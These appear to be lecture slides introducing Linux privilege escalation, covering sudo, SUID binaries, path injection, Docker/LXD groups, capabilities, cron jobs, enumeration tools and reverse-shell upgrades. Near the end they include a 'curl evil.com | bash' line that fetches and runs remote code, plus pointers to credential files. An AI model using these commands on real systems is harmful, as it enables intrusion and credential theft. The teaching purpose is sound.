Module 11: Linux and Server Security

Introduction to *NIX Privilege Escalation

Outline

Introduction

What is Privilege Escalation

- **MITRE Framework:** “Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network.”
- **Wikipedia:** “Privilege Escalation is the act of exploiting a bug, design flaw, or configuration oversight in an OS or software application to gain elevated access to protected resources.”
- **ChatGPT:** “Privilege Escalation is the process of gaining unauthorized access to higher-level permissions within a system or network.”

What/Who is Root

- **Root:** The administrator account on Linux
- Has (near) limitless permissions, allowing complete control over the system

```
$ id
uid=0(root) gid=0(root) groups=0(root)
```

Why Do We Want to PrivEsc

- **Persistence:** Maintain ongoing access to the system
- **Credential Dumping:** Retrieve sensitive credentials
- **Lateral Movement:** Move within the network to other systems
- **Challenge Requirement:** Some security challenges or “Boot to Root” exercises require privilege escalation

Basics of Linux Security Model

User Accounts and Groups


- Users and groups are identified by their IDs

```
$ id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),27(sudo)
```

File Permissions

- Files have owners and specific permission settings


```
$ ls -alh
drwxr-xr-x user user 40B Jan 01 2024 folder
-rw-r--r-- user user 6.4KB Jan 01 2024 file
```



Sudo

- Allows executing commands as another user, typically with higher privileges
- The `/etc/sudoers` file defines who can execute what commands and as whom
- **Always check for sudo privileges** on the system!

```
$ sudo -l
User user may run the following commands on server:
    (ALL) NOPASSWD: ALL
```



Rootless' Systems

- **SELinux:** Security-Enhanced Linux, adds security policies to enforce access controls
- **SIP:** System Integrity Protection, mainly for macOS, restricts system modifications even for root users

Common Vulnerabilities

Incorrect File Permissions

- When files have access permissions they shouldn’t, they can be exploited.
  - Examples:
    - **System Files:** /etc/passwd, /etc/shadow
    - **Configuration Files:** *.conf, *.txt
    - **User Files:** .ssh, .bashrc

Credentials

- Access to sensitive credentials can lead to privilege escalation.
  - Examples:
    - **Plaintext Credentials:** Hardcoded credentials in scripts
    - **SSH Keys:** /home/user/.ssh/id_rsa
    - **Bash History:** /home/user/.bash_history

Sudo

- Having sudo privileges can provide a significant chance for privilege escalation.
- Some unexpected applications allow privilege escalation through sudo:
  - Examples: `7z`, `apt-get`, `gdb`, `pandoc`, etc.
- Check allowed sudo commands for potential privilege escalation:
  - https://gtfobins.github.io/#+sudo

SUID

- **SUID Binaries:** Files with the `setuid` bit set, which run with the owner's privileges instead of the user's.

```
$ find / -type f -perm -4000 2>/dev/null
/usr/bin/su

$ ls -alh /usr/bin/su
-rwsr-xr-x root root 50KB Jan 1 00:00 2024 /usr/bin/su
```

> Check if a SUID binary can lead to privilege escalation https://gtfobins.github.io/#+suid

Path Injection

- Scripts or binaries with higher privileges may use relative paths, which can be manipulated.

Example:

```
int main(void) {
    setuid(0);
    setgid(0);
    system("ps");

    return 0;
}
```

- Path Environment Variable:

Path Injection

```
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Docker/LXD Group

- Membership in the Docker or LXD group can allow privilege escalation by creating privileged containers.

Privileges with Docker/LXD:

- Mount the host filesystem as root
- Read/write system files
- Fully compromise the host system

Example:

```
$ id
uid=1000(user) gid=1000(user) groups=1000(user),131(lxd),962(docker)
```

Capabilities

- **Capabilities** provide a subset of root privileges on:
  - Processes
  - Binaries
  - Users
  - Environment / Containers
  - Services

```
$ getcap <binary>
```

> Check for specific capabilities that might allow privilege escalation: https://gtfobins.github.io/#+capabilities

Scheduled Tasks / Cron Jobs

- Scheduled tasks and cron jobs run regularly on systems and can be exploited if improperly configured.

```
$ cat /etc/crontab
# Example job definition:
# ┌───────────── minute (0 - 59)
# │ ┌───────────── hour (0 - 23)
# │ │ ┌───────────── day of month (1 - 31)
# │ │ │ ┌───────────── month (1 - 12)
# │ │ │ │ ┌───────────── day of week (0 - 6) (Sunday=0 or 7)
# │ │ │ │ │
# * * * * * user <command to be executed>
* * * * * root /opt/scripts/health-check.sh
```

Kernel / Software Exploits

- Identify the kernel and software versions, then search for public exploits.

To check kernel version:

```
$ cat /proc/version
$ uname -a
```

To check software version:

```
$ sudo -V
Sudo version 1.9.12p1
```

Search identified kernel/software versions on https://www.exploit-db.com/

Enumeration

Manual Enumeration

- Search the system for anything unusual or potentially exploitable:
  - **User Files:** /home, /var/mail
  - **Custom Scripts and Executables**
  - **Version Information:** Installed software versions
  - **Scheduled Tasks / Cron Jobs**
  - **Processes:** Check for running processes that may be exploitable

Tools

- **LinPeas:** Automated enumeration tool
  - https://github.com/carlospolop/PEASS-ng/
- **LinEnum:** Older automated enumeration tool
  - https://github.com/rebootuser/LinEnum
- **pspy:** Monitor running processes
  - https://github.com/DominicBreuker/pspy

Tools

- **GTFOBins:** Find privilege escalation methods using sudo/SUID binaries
  - https://gtfobins.github.io
- **HackTricks:** Checklists and detailed information
  - https://book.hacktricks.xyz/linux-hardening/privilege-escalation

LinPeas

- Example output from **LinPeas** on a vulnerable machine.
  - LinPeas scans for potential privilege escalation vectors, including:
    - Misconfigured permissions
    - Vulnerable services
    - Sensitive files and credentials

Quality of Life Improvements

Upgrading Your Reverse Shell

- Interactive tools (like `sudo` and `passwd`) don't work without a proper PTY/TTY.
- Steps to upgrade the shell:

```
python -c 'import pty; pty.spawn("/bin/bash")'
Ctrl + Z
stty raw -echo; fg
export TERM=xterm
```

Setting Shell Screen Size

- To improve shell interaction, set the screen size on both the local and remote machine.

On your machine:

```
$ stty -a
```

On the remote machine:

```
$ stty rows 25 cols 115
```

Easier Reverse Shell

- Tool by chr0x6eo to get reverse shells more easily when already having achieved RCE:
  - https://github.com/chr0x6eos/revserv
- Execute RCE payload:

```
curl evil.com | bash
```

Credits

- Initial Slide Deck by https://github.com/chr0x6eos